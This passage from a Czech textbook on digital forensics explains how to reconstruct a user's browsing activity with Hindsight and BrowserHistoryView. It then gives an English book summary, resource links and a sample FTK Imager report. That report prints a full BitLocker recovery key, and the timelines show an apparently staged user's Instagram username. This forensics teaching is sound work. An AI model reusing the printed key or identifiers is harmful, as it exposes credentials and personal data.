         Quantcast Cookie Parser (v20160907):       - 0 cookies parsed -
             Query String Parser (v20170225):   - 291 query strings parsed -
         Time Discrepancy Finder (v20170129):     - 0 differences parsed -

 Writing Chrome\Hindsight_Export.xlsx
```

Zdroj: Autor.

150 https://github.com/obsidianforensics/hindsight

Jediná objektivní nevýhoda výstupu ve formátu XLSX je nepřehlednost některých záznamů v rámci vytvořené časové osy. To je zapříčiněno různým počtem parsovaných hodnot u jednotlivých typů exportovaných záznamů. Tento nedostatek je vyvážen jednoduchou interpretací výsledků analýzy a snadným filtrováním záznamů.

Obrázek 212 | Záznamy historie prohlížení 1/2

Hindsight Internet History Forensics (v2023.03)			
Type	Timestamp (UTC)	URL	Title / Name / Status
		file:///C:/Users/franc/Documents/PressConference/Arm%20Sys	
url	2023-08-24 16:19:32.037	tem-On-Chip%20Architecture.pdf	Microsoft Word - 1
url	2023-08-24 16:32:11.766	http://binarybandits.org/	binarybandits.org
url	2023-08-24 16:32:16.537	http://binarybandits.org/	binarybandits.org
url	2023-10-01 15:05:58.347	file:///D:/Licence-Agreement-Draft.pdf	Microsoft Word - Licence-Agreement-
url	2023-10-01 15:06:54.646	file:///D:/Licence-Agreement-Draft.pdf	Microsoft Word - Licence-Agreement-
url	2023-10-01 15:13:21.787	file:///D:/newID.pdf	newID.pdf

Zdroj: Autor.

Historie prohlížení obsahuje lokálně prohlížené dokumenty a webové stránky, datum zobrazení, název a cestu k dokumentu nebo název/nadpis prohlížené stránky.

Obrázek 213 | Záznamy historie prohlížení 2/2

		URL Specific
Duration	Visit Coun	Transition
0:40:10.297202	1	start page; Navigation Chain Start; Navigation Chain End;
0:00:04.773555	1	typed; From Address Bar; Navigation Chain Start; Navigation Chain End;
0:00:07.880345	1	reload; From Address Bar; Navigation Chain Start; Navigation Chain End;
0:00:04.021809	2	start page; Navigation Chain Start; Navigation Chain End;
0:00:03.295707	2	start page; Navigation Chain Start; Navigation Chain End;
0:00:04.726272	1	start page; Navigation Chain Start; Navigation Chain End;

Zdroj: Autor.

Report dále obsahuje informace o čase, který uživatel strávil na dané webové stránce. Zde je nutné zmínit, že není možné určit, zda stránka byla pouze otevřena v aktivním panelu, anebo zda uživatel stránku aktivně prohlížel po celou dobu, kdy byl aktivní panel se stránkou zobrazený. Uživatel mohl v prohlížeči otevřít hudební video a věnovat se jiné práci.

Záznamy transition udávají, jakým způsobem byla stránka uživatelem otevřena. Záznam „Typed“ znamená, že uživatel URL adresu zadal ručně do navigačního pole, záznam „Link“ vzniká při návštěvě stránky skrze HTML odkaz.

Typy záznamů popisující způsoby otevření stránky:

- Link – otevření stánky kliknutím na odkaz (link).
- Typed – ručně zadaná/napsaná URL adresa.
- Form_Submit – uživatel vyplnil a odeslal online formulář.
- Reload – znovunačtení stránky, překliknutím do starého panelu otevřené webová stránky nebo po restartu prohlížeče.
- Generated – URL vygenerovaná internetovým vyhledávačem.
- Start_Page – výchozí stránka zobrazená při otevření nové záložky (tab).

Kromě „tradičních“ položek historie prohlížeče, jako jsou návštěvy URL, soubory cookie a stažené soubory, exportuje Hindsight například historii záznamů zadaných do HTML formulářů. Tyto hodnoty jsou označeny jako „autofill“ záznamy a v reportu mají vlastní kategorii/typ pro snadné filtrování.

Obrázek 214 | Záznamy automatického vyplnění HTML formulářů

Hindsight Internet History Forensics (v2023.03)				
Type	Timestamp (UTC)	URL	Title / Name / Status	Data / Value / Path
autofill	2023-07-27 17:54:29.000		username	frankiedeluna00
url	2023-07-27 17:54:29.618	https://www.instagram.com/accounts/login/?source=auth_switcher	Login • Instagram	
url	2023-07-27 17:54:35.200	https://www.instagram.com/accounts/onetap/?next=%2F	Instagram	

Zdroj: Autor.

Výše uvedený příklad znázorňuje automatické vyplnění pole username ve formuláři pro přihlášení k službě Instagram.

Obrázek 215 | Záznamy stahování souborů

Hindsight Internet History Forensics (v2023.03)					Download Specific	
Type	Timestamp (UTC)	URL	Title / Name / Status	Interrupt Rea	Danger Type	Opened?
download	2023-08-21 18:50:02.345	https://file.io/8EFxso7nFM2Q	Complete - 100% [15728640/15728640]	No Interrupt	Not Dangerous	No

Zdroj: Autor.

Poslední kategorií záznamů použitelných k profilování uživatelských aktivit v online prostředí je historie stahování souborů. Tyto záznamy mohou být klíčové například v situaci, kdy je potřeba identifikovat zdroj infikované aplikace. Například stažení prohlížeče multimediálních souborů sdíleného pomocí odkazu v komunikačním nástroji nebo jiným způsobem mimo oficiální stránky organizace vyvíjející daný software.

Hinsight poskytne informace o času, zdrojové URL, stavu stahování a umístění na disku, kam byl soubor uložen.

Soubor stažený na obrázku 215 | Záznamy stahování souborů pochází ze stahovací služby file[.]io určené pro sdílení dat.

Pokud by stažený soubor byl například instalační soubor komerčního softwaru, bylo by na místě zvážit kontrolu obsahu a zkontrolovat, zda stažená aplikace neobsahuje škodlivý kód.

Historie prohlížení obsahuje informace o importovaných a synchronizovaných záznamech.

SQLite databáze History dále obsahuje informace o importovaných a synchronizovaných záznamech, které jsou dostupné v tabulce visit_source. Tato tabulka obsahuje údaje, jako je ID záznamu a ID zdroje (source_id), a slouží k identifikaci původu jednotlivých záznamů prohlížené historie. Pro prohlížení je nutné použít SQLite viewer nebo nástroj Foxton Browser History Examiner. Záznamy označené v databázi jako source 0 byly synchronizovány z Chrome prohlížeče na jiném zařízení přihlášeném do stejného Google účtu/profilu. Konkrétní URL je nutné dohledat korelací ID záznamů nejdříve z tabulky visits a následně z tabulky urls.


SQLite databáze History dále uchovává informace o importovaných a synchronizovaných záznamech, které jsou dostupné v tabulce visit_source. Tato tabulka obsahuje

záznamy ID a ID zdroje (source_id), které slouží k identifikaci původu jednotlivých záznamů prohlížené historie.

Pro přístup k těmto informacím je nutné využít nástroj, jako je SQLite Viewer, nebo nástroj Foxton Browser History Examiner. Záznamy označené v databázi jako source 0 reprezentují data synchronizovaná z jiného zařízení, které je přihlášeno ke stejnému Google účtu nebo k profilu v prohlížeči Chrome.


Pro dohledání konkrétní URL adresy je nutné provést korelaci dat, a to nejdříve z tabulky visits, kde je uložen seznam navštívených záznamů, a následně z tabulky urls, která obsahuje detailní informace o samotných URL adresách. Tato analýza umožňuje přesně určit zdroj a charakter jednotlivých záznamů.

Obrázek 216 | Záznamy prohlížení webových stránek importované z jiných zařízení



Zdroj: Autor.

Obrázek 217 | Foxton Browser History Examiner (Foxton Forensics)[151]



BrowserHistoryView:

Alternativou k analytickému nástroji Hindsight je BrowserHistoryView[152] vývojáře Nirsoft, jeho výhodou je podpora všech mainstreamových webových prohlížečů.

Domovská stránka Nirsoft: https://www.nirsoft.net/utils/browsing_history_view.html

Podporované prohlížeče: Mozilla Firefox, Google Chrome, Internet Explorer, Microsoft Edge, Opera.

Hlavní rozdíl mezi nástrojem BrowserHistoryView a nástrojem Hindsight je schopnost zobrazit historii prohlížení ze všech prohlížečů internetových stránek, které daný uživatel používal. Historie je zobrazena ve sjednoceném reportu s informací, ze kterého prohlížeče a konkrétního profilu data pochází.

Při spuštění se otevře okno nastavení, které obsahuje výběr prohlížečů, časové okno, v rámci kterého se má historie prohlížení zobrazit. Dále je vyžadováno zadání uživatelského profilu, adresáře s vyexportovanými soubory obsahující historii prohlížení nebo cestu k samotným souborům s historií.

Postup:


V advanced option menu je nutné vybrat časové okno, za které se mají zobrazit záznamy o prohlížení, typ prohlížeče, a vybrat zdrojové soubory nebo uživatelský profil, pro který mají být záznamy zobrazeny.

Nejjednodušší varianta je zvolit „Load history from any time“, ponechat zaškrtnuté všechny podporované prohlížeče, jako zdroj dat vybrat uživatelský profil pomocí volby „Load history from the specified profile (for example: c:\users\admin)“ a vybrat user složku z připojeného obrazu disku nebo jako v níže uvedeném příkladu složku s kopií uživatelského profilu.

151 https://www.foxtonforensics.com/blog/post/analysing-synchronised-browser-history

152 https://www.nirsoft.net/utils/browsing_history_view.html


Obrázek 218 | Nastavení profilu parsování nástroje BrowsingHistoryView)



Zdroj: Autor.

Pokud jsou k dispozici jen vybrané soubory webového prohlížeče, je možné je specifikovat soubory se záznamy historie prohlížení.


Obrázek 219 | Nastavení parsování specifické databáze historie prohlížení



Zdroj: Autor.

Grafické rozhraní nástroje BrowsingHistoryView je spíše minimalistické s cílem přehledně prezentovat dostupná data. Zobrazené informace jsou ve formě tabulky, která uživatelům umožňuje rychlou navigaci a interpretaci informací s funkcemi, jako je třídění, filtrování a export dat do různých formátů (CSV, HTML, XML).

Obrázek 220 | Zobrazení historie prohlížení v nástroji BrowsingHistoryView



URL	Title	Visit Time	Visit Count
https://www.file.io/yt5n/download/8EFxso7nFM2Q	Download | file.io	21/08/2023 20:49:55	1
https://www.flightconnections.com/	FlightConnections - All flights worldwide on a map!	30/09/2023 13:29:54	1
https://www.flightconnections.com/flights-from-prague-prg	Direct flights from Prague (PRG)	30/09/2023 13:30:07	1
https://www.flightconnections.com/flights.php?origin=PRG&d...	Book now: PRG - FCO	30/09/2023 13:43:32	1
https://www.flightconnections.com/flights.php?origin=PRG&d...	Book now: PRG - FCO	30/09/2023 13:43:26	1
https://www.flightconnections.com/flights.php?origin=PRG&d...	Book now: PRG - IST	30/09/2023 13:33:55	1
https://www.flightconnections.com/flights.php?origin=PRG&d...	Book now: PRG - IST	30/09/2023 13:33:43	1

Zdroj: Autor.

Kromě historie prohlížeče lze získat náhled do uživatelských aktivit z Cache souborů obsahující části webových stránek, jako jsou JavaScripty, kaskádové styly (CSS), části grafické vizualizace, HTML a XML části webových stránek.

English Summary

The book "Základy digitální forenzní analýzy" serves as a basic introduction to digital forensics for a Czech-speaking audience. Written to provide fundamental knowledge in this rapidly evolving field, the book offers a thorough overview of the history, key standards, best practices, and legislation related to digital forensics. Its clear focus on Windows 10 and Windows 11 artefacts, alongside Czech legal frameworks, makes it uniquely valuable for both students and professionals engaged in practical forensics challenges and Capture The Flag (CTF) games.

The text is structured to provide concise, technical guidance without unnecessary elaboration, making it ideal for those eager to engage directly with hands-on forensic analysis. Digital forensics is introduced as a scientific discipline focused on the investigation of electronic devices and digital data. Although a relatively new field, digital forensics has rapidly gained importance in both legal and corporate contexts due to the growing reliance on digital technology in everyday life, as well as in criminal activity. The book effectively traces the evolution of digital forensics, starting with early definitions by major institutions such as the National Institute of Standards and Technology (NIST) and the U.S. Department of Defense.

In the Czech context, digital forensics is defined as the study of processes linked to the creation, preservation, and analysis of digital information, with the goal of presenting findings as evidence in investigations. This definition is consistent with global standards while also reflecting the unique needs of local law enforcement and corporate entities.

The history chapter of the book highlights key milestones that have shaped the field of digital forensics. One of the earliest significant developments was the FBI's formation of the Computer Analysis and Response Team (CART) in 1984, which set the foundation for digital forensic practices. The book also discusses early cyberattacks, such as Captain Zap's manipulation of AT&T phone systems and the notorious Morris Worm, which led to heightened awareness about the need for standardized forensic procedures.

These incidents paved the way for international cooperation and the development of formalized standards. Notably, organizations such as the Scientific Working Group on Digital Evidence (SWGDE) and the International Organization for Standardization (ISO) have played pivotal roles in creating frameworks that guide forensic investigations today. Standards like ASTM E2763 have become benchmarks in the field, ensuring that forensic methods are repeatable and scientifically valid.

The book dedicates significant attention to international standards that govern digital forensic investigations. The book cites the ACPO guidelines (UK) and the SWGDE guidelines (US) as early best practices and standards that formed the basis for subsequent international standards on evidence handling and processing.

Among the most critical standards discussed are those from the ISO 27000 family, which include:

- ISO/IEC 27037:2012 Guidelines for the identification, collection, and preservation of digital evidence.
- ISO/IEC 27042:2015 Recommendations for the analysis and interpretation of digital evidence.

Understanding those standards is essential for ensuring that digital evidence is handled in a way that maintains its integrity and admissibility in court. A particular emphasis is placed on the principles of integrity, repeatability, and objectivity. Integrity ensures that the evidence remains unaltered throughout the investigation. Repeatability means that another investigator should be able to follow the same steps and reach similar conclusions, while objectivity requires that the forensic process remains unbiased and evidence-based, especially in legal settings where findings may be contested. Digital forensics involves a structured process that ensures thorough documentation and accurate findings. The book breaks down this process into key stages:

Evidence Acquisition: This step involves securing the crime scene, collecting digital devices, and creating forensic copies of the data while preserving the original evidence. Analysts are trained to ensure that no data is altered during the collection process.

Analysis: The collected evidence undergoes detailed analysis using specialized tools. Investigators examine artefacts from the operating system, such as registry keys, system logs, and event logs, to uncover user activity. They also delve into file system artefacts to build a comprehensive profile of the user's interactions with the system.

Report Writing: The findings from the analysis must be synthesized into a clear, unbiased report. These reports are typically structured to be reproducible, allowing other experts to verify the conclusions drawn from the evidence.

By following these stages, digital forensic investigators can ensure that their findings are defensible in both legal and corporate investigations.

One of the distinguishing aspects of the book is its detailed coverage of Czech legislation related to digital forensics. Specifically, the text focuses on Law 254/2019 Sb., which governs the roles and responsibilities of expert witnesses and forensic offices in the Czech Republic.

This section outlines the strict requirements that analysts must adhere to when producing forensic reports. Czech law mandates that forensic experts must address only the specific questions posed by legal authorities, and they must do so without drawing legal conclusions or making speculative judgments. All findings must be clearly documented, reproducible, and adhere to the highest standards of integrity.

The book emphasizes that these expert reports must be presented in a format that is both legally admissible and technically sound. The focus on proper reporting practices ensures that forensic evidence can stand up to scrutiny in courtrooms or corporate disciplinary hearings.

A substantial portion of the book is dedicated to the analysis of Windows 10 and Windows 11 artefacts, which are crucial in many forensic investigations. These artefacts provide invaluable information about user activities and system interactions.

The text delves into various types of artefacts.:

System Logs and Registry Artefacts: This includes an examination of the Security Account Manager user login data, USB device history, Wi-Fi profiles, and application execution logs. These artefacts are key to building a profile of how the system was used, who accessed it, and when.

File System Artefacts: The book delves into the analysis of NTFS file structures, including Master File Table (MFT) entries, Prefetch files, and the Windows Search Index DB. These artefacts are essential for reconstructing user activity on the file system, such as the creation, modification, and deletion of files.

Network Artefacts: Information about Remote Desktop Protocol connections, network configurations, and evidence of internet activity is also examined. These artefacts can reveal details about external access to the system, as well as the user's online behavior.

Various tools are introduced to the reader, including KAPE (Kroll Artifact Parser and Extractor), ChainSaw, and Thor Lite, which help automate parts of the forensic analysis process. These tools streamline the capture and analysis of system artefacts, allowing analysts to work more efficiently, particularly in cases involving large datasets.

In addition to artefact analysis, there are chapter dedicated to covers techniques for data recovery, a critical aspect of digital forensics. Data recovery focuses on retrieving deleted, lost, or damaged data from various storage devices. The book discusses methods such as carving files from disk images and using tools like R-Studio and PhotoRec to recover data.

The author explores the complexities of data recovery from mobile devices and cloud environments, noting the differences in how evidence is handled across physical and virtual systems. In cloud environments, for example, it is often necessary to work with service providers to retrieve logs and user data, which adds another layer of complexity to the forensic process.

The incident response is also discussed and follows a structured lifecycle that includes preparation, detection, analysis, containment, eradication, and recovery. The importance of a post-incident review is highlighted, as it allows organizations to learn from security incidents and improve their future response efforts.

By adhering to this structured approach, organizations can minimize the impact of security breaches and enhance their ability to respond quickly and effectively to future threats.

In summary, the book combines both theoretical and practical aspects of digital forensics, offering clear guidance on navigating complex cases. Its detailed focus on Windows 10 and Windows 11 artefacts, alongside a thorough discussion of international standards and Czech legislation, establishes analytical best practices for forensic practitioners and students.

Závěr

Kniha „Základy digitální forenzní analýzy“ pokrývá klíčové oblasti digitální forenzní analýzy s důrazem na praktické nástroje a postupy pro analýzu artefaktů operačních systémů Windows 10 a Windows 11. Prozkoumali jsme jak historické pozadí tohoto oboru, tak i aktuální standardy a legislativní rámce, které jsou nezbytné pro forenzní vyšetřování.

Popis postupů analýzy artefaktů povede čtenáře k pochopení, jak efektivně používat představené nástroje a techniky, a zároveň mu umožní samostatně je aplikovat v praxi. Praktické příklady v knize naučí čtenáře analyzovat jednotlivé artefakty, správně interpretovat jejich význam a vyvodit z nich relevantní závěry.

Obsah knihy je možné si vyzkoušet v simulovaném prostředí na platformě TryHackMe s modelovými situacemi z oblasti Incident Response a Insider Threat. Datové podklady ve formě forenzního obrazu disku, nástroje a jednotlivé úkoly naleznete na tomto odkazu: https://tryhackme.com/jr/francesca-gone-missing.

Obsah této publikace by měl sloužit jako úvod do problematiky digitální forenzní analýzy a jako základ pro další rozvoj znalostí v této oblasti. Pro rozšíření dovedností doporučujeme zaměřit se na další operační systémy, jako jsou GNU/Linux nebo Apple MacOS, a také na analýzu mobilních zařízení a síťovou analýzu. Tato témata vám umožní získat komplexnější přehled a posílit vaše schopnosti v oblasti digitálního vyšetřování.

Děkuji, že jste knihu dočetli až do konce, a přeji vám mnoho úspěchů nejen v oblasti digitální forenzní analýzy a kybernetické bezpečnosti. Věřím, že znalosti, které jste během čtení této knihy získali, vám pomohou nejen při řešení technických výzev, ale také při dalším profesním růstu a rozšiřování odborných dovedností.

Přílohy

Příloha I – Online materiály

Informační bezpečnost:

- Cisco Academy Introduction to Cybersecurity – https://skillsforall.com/course/introduction-to-cybersecurity

Operační systémy:

- Cisco Academy – Linux Essentials – https://www.netacad.com/courses/os-it/ndg-linux-essentials

Počítačové sítě:

- Cisco Academy Networking Essentials – https://skillsforall.com/course/networking-essentials

Programování:

- Krython ... tě naučí Python! – https://krython.vnovak.cz
- Cisco Academy Programming Essentials in Python – https://www.netacad.com/courses/programming/pcap-programming-essentials-python
- Google‘s Python Class – https://developers.google.com/edu/python

Management:

- Šéfuj kyber! – kurz pro managery kybernetické bezpečnosti – https://osveta.nukib.cz/course/view.php?id=92#section-1

Capture The Flag – praktická cvičení:

- LetsDefend – https://letsdefend.io/
- CyberDefenders – https://cyberdefenders.org/blueteam-ctf-challenges/
- HackTheBox – https://www.hackthebox.com/

Náborové otázky z informační bezpečnosti – https://github.com/LetsDefend/SOC-Interview-Questions

Příloha II – Report o zajištění stopy FTK Imager

Created By AccessData® FTK® Imager 4.5.0.3
Case Information:
Acquired using: ADI4.5.0.3
Case Number: VSE2022-496
Evidence Number: NTB001-HDD01
Unique description: VSE2022-496-NTB001-HDD01
Examiner: Jiri Holoska
Notes: Bitlocker Recovery Key: 634216-049050-148990-318052-056864-456476-633589-592110
Information for F:\Stopy\VSE2022-496-NTB001-HD001:
Physical Evidentiary Item (Source) Information:
Physical Evidentiary Item (Source) Information:
[Device Info]
Source Type: Physical
[Drive Geometry]
Cylinders: 943
Tracks per Cylinder: 255
Sectors per Track: 63
Bytes per Sector: 512
Sector Count: 15,155,200
[Physical Drive Information]
Drive Model: ADATA SATA Drive Device
Drive Serial Number: AA00000000000489
Drive Interface Type: SATA
Source data size: 7400 MB
Sector count: 15155200 [Computed Hashes]
MD5 checksum: 769bd67e495752ada6d95b2d63a9fdf1
SHA1 checksum: ae9614488b0de97360b398535ab96fa9cf5cdac0
Image Information:
Acquisition started: Fri Nov 4 08:56:21 2022
Acquisition finished: Fri Nov 4 08:57:33 2022
Segment list:
F:\Stopy\VSE2022-496-NTB001-HD001.E01
Image Verification Results:
Verification started: Fri Nov 4 08:57:33 2022
Verification finished: Fri Nov 4 08:58:20 2022
MD5 checksum: 769bd67e495752ada6d95b2d63a9fdf1: verified
SHA1 checksum: ae9614488b0de97360b398535ab96fa9cf5cdac0: verified

Seznam obrázků

Obrázek 1 | AccessData Forensic Tool Kit 13
Obrázek 2 | Guidance Software EnCase 14
Obrázek 3 | Ukázka informací z databáze 25
Obrázek 4 | Vizualizace rozdílu mezi ukradenou identitou a falešnou syntetickou identitou 26
Obrázek 5 | Trend vývoje DOS útoků mezi lety 2020–2021 28
Obrázek 6 | Technologická odvětví zasažená DOS útoky v roce 2021 29
Obrázek 7 | Příklad náborového e-mailu skupiny DemonWare 29
Obrázek 8 | Finanční ztráty způsobené pomocí ransomware v roce 2021 30
Obrázek 9 | Životní cyklus bezpečnostních incidentů – dle NIST 33
Obrázek 10 | Anketa Magnet Forensics – nejčastější typy incidentů vyžadující vypracování forenzního reportu 35
Obrázek 11 | Modifikovaný proces forenzní analýzy vycházející z NIST 800-6850 39
Obrázek 12 | Struktura RAW DD obrazu disku 43
Obrázek 13 | Struktura Expert Witness (E01) obrazu disku 44
Obrázek 14 | Priorita zajišťování stop 46
Obrázek 15 | Vývojový diagram procesu zajištění stop – dle metodiky Interpolu 47
Obrázek 16 | Online zajištění stop s nástroji na USB 48
Obrázek 17 | Online zajištění dat pomocí EDR agenta 48
Obrázek 18 | DumpIT – zajištění operační paměti 50
Obrázek 19 | NetworkMiner – výběr síťového adaptéru 51
Obrázek 20 | NetworkMiner – aktivní síťová spojení 51
Obrázek 21 | Adresář se zajištěným síťovým provozem 52
Obrázek 22 | EDD – negativní test na šifrovací nástroje 53
Obrázek 23 | EDD – pozitivní identifikace Bitlockeru na disku C: 53
Obrázek 24 | Seznam zařízení identifikovaných při předběžné analýze v místě zajištění stop 54
Obrázek 25 | KAPE – proces zajištění a zpracování dat 55
Obrázek 26 | KAPE – definování artefaktů pro zajištění stop 55
Obrázek 27 | KAPE – průběh zajišťování jednotlivých artefaktů 56
Obrázek 28 | Seznam zařízení identifikovaných při předběžné analýze v místě zajištění stop 56
Obrázek 29 | Offline zajišťování paměťového média 57
Obrázek 30 | Offline zajištění pomocí duplikátoru 57
Obrázek 31 | JTAG – mobilní telefon 58
Obrázek 32 | Chip-Off – mobilní telefon 58
Obrázek 33 | Hlavička PNG souboru – HEX zobrazení 59

Obrázek 34 | Hlavička PNG souboru – ASCII zobrazení 59
Obrázek 35 | Hlavička PDF souboru – HEX zobrazení 60
Obrázek 36 | Hlavička PDF souboru – ASCII zobrazení 60
Obrázek 37 | Hlavička ZIP souboru – HEX zobrazení 60
Obrázek 38 | Hlavička ZIP souboru – ASCII zobrazení 60
Obrázek 39 | Zobrazení systémových registrů v nástroji MiTec WRR (vlastní) 63
Obrázek 40 | WRR – „předpřipravený" report pro zobrazení síťové konfigurace 63
Obrázek 41 | Registry Explorer – zobrazení záznamů bezdrátové sítě Eduroam 64
Obrázek 42 | Registry Explorer – identifikace konfigurační sady systémových registrů 65
Obrázek 43 | Registry Explorer – zobrazení záznamu obsahujícího název počítače 65
Obrázek 44 | Registry Explorer – detail záznamu obsahující jméno počítače 66
Obrázek 45 | Registry Explorer – záznamy klíče CurrentVersion 66
Obrázek 46 | Registry Explorer – čas instalace operačního systému ve formátu Windows 64-bit Timestamp 67
Obrázek 47 | Registry Explorer – záznam času instalace dekódovaný do běžného časového formátu 67
Obrázek 48 | Security Account Manager – seznam uživatelů 68
Obrázek 49 | Detaily cloudového Microsoft účtu 69
Obrázek 50 | Interpretace datového obsahu klíče 69
Obrázek 51 | Korelace User Security ID 70
Obrázek 52 | Registry Explorer – identifikace posledního přihlášeného uživatele 70
Obrázek 53 | Registry Explorer – záznamy nastavení síťového adaptéru 71
Obrázek 54 | Propojení NIC GUID s názvem síťového adaptéru 72
Obrázek 55 | Záznamy profilů bezdrátových sítí 72
Obrázek 56 | Registry Explorer – zobrazení záznamů bezdrátové sítě Eduroam 73
Obrázek 57 | Interpretace časových značek 74
Obrázek 58 | Registry Explorer – záznamy USB paměťových zařízení 75
Obrázek 59 | Registry Explorer – identifikační záznamy USB paměťových zařízení 75
Obrázek 60 | Registry Explorer – mapování disků 76
Obrázek 61 | Registry Explorer – seznam aplikací spouštěných při startu systému 77
Obrázek 62 | Spouštění aplikace Registry Editor pomocí nabídky start 77
Obrázek 63 | Registry Explorer – seznam naposledy spuštěných aplikací 77
Obrázek 64 | Průzkumník souborů – otevření adresáře vložením celé cesty do stavového řádku 78
Obrázek 65 | Registry Explorer – seznam adresářů, souborů a aplikací otevřených pomocí stavového řádku v Průzkumníku souborů 78
Obrázek 66 | Seznam profilů použitých RDP serverů 79
Obrázek 67 | Background Activity Moderator 80
Obrázek 68 | Příklad aktivní Windows služby programu Adobe Acrobat 81
Obrázek 69 | Soubory MSIX registrů 82
Obrázek 70 | Most Recently Used – záznamy registru MSIX pro aplikaci Notepad 82
Obrázek 71 | MSIX – záznamy nedávno otevřených a uložených souborů 82
Obrázek 72 | Obsah dočasného souboru aplikace Windows Notepad 83

Obrázek 73 | Přehled obsahu adresáře se systémovými a aplikačními logy OS Windows 85
Obrázek 74 | Záznamy o přihlášení k systému 87
Obrázek 75 | Windows RDP klient 88
Obrázek 76 | Záznam o pokusu o přihlášení ke vzdálené ploše 89
Obrázek 77 | Žádost o přístupové údaje pro přihlášení ke vzdálené ploše 90
Obrázek 78 | Výzva k zadání přístupových údajů ke sdílené složce 91
Obrázek 79 | Přihlášení ke vzdálené ploše pomocí cloudového Microsoft účtu 91
Obrázek 80 | Úspěšné navázání síťové komunikace 92
Obrázek 81 | Úspěšné přihlášení k RDP – typ 10 93
Obrázek 82 | Úspěšné přihlášení k RDP – typ 3 94
